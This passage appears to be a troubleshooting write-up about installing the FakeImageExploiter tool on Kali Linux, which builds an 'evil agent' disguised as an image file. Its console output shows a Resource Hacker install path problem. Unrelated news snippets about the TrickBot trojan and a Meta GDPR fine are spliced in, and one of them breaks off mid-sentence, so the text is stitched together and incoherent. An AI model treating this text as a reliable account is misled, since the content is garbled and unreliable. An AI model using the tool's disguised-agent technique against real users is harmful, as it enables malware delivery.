
While building the agent, the tool prompted that it did not find ResourceHacker and it will install it.




Since the tool's documentation warned that the installation folder of Resource Hacker should be "Program Files" but not "Program Files (x86)" I made the appropriate changes.




TrickBot, the banking trojan that emerged in 2016 has been recently observed using MIkroTik Routers as proxy servers while connecting to its Command & Control Server.






The Irish Data Protection Commission (DPC) on Tuesday slapped Facebook and WhatsA

The Irish Data Protection Commission (DPC) levied a fine of approximately $18.6 Million on Meta platform, the owner of Facebook and WhatsApp for a series of security lapses that occurred in violation of the European Union's GDPR laws in the region.





However, even after I installed Resource Hacker, the tool began to say that Resource Hacker is not installed yet.

```
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+---+
|F|a|k|e|I|m|a|g|e|E|x|p|l|o|i|t|e|r|:|1.3|
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-----+

[*] Building : evil agent ..
[*] Compiling: agent using mingw32 ..
[x] ResourceHacker.exe → not found!

    Installing ResourceHacker under .wine directorys ..
    Version:Microsoft Windows 7 Arch:x86_64 Folder:Program Files (x86)
    PATH:/root/.wine/drive_c/Program Files (x86)/Resource Hacker/Resourc
eHacker.exe

[*] Please wait, restarting tool ..
[*] For proper ResourceHacker.exe Instalation!

┌──(kali㉿kali)-[~/FakeImageExploiter]
└─$ 
```


I checked and confirmed that Resource Hacker was installed correctly in "Program Files" and not "Program Files (x86)".

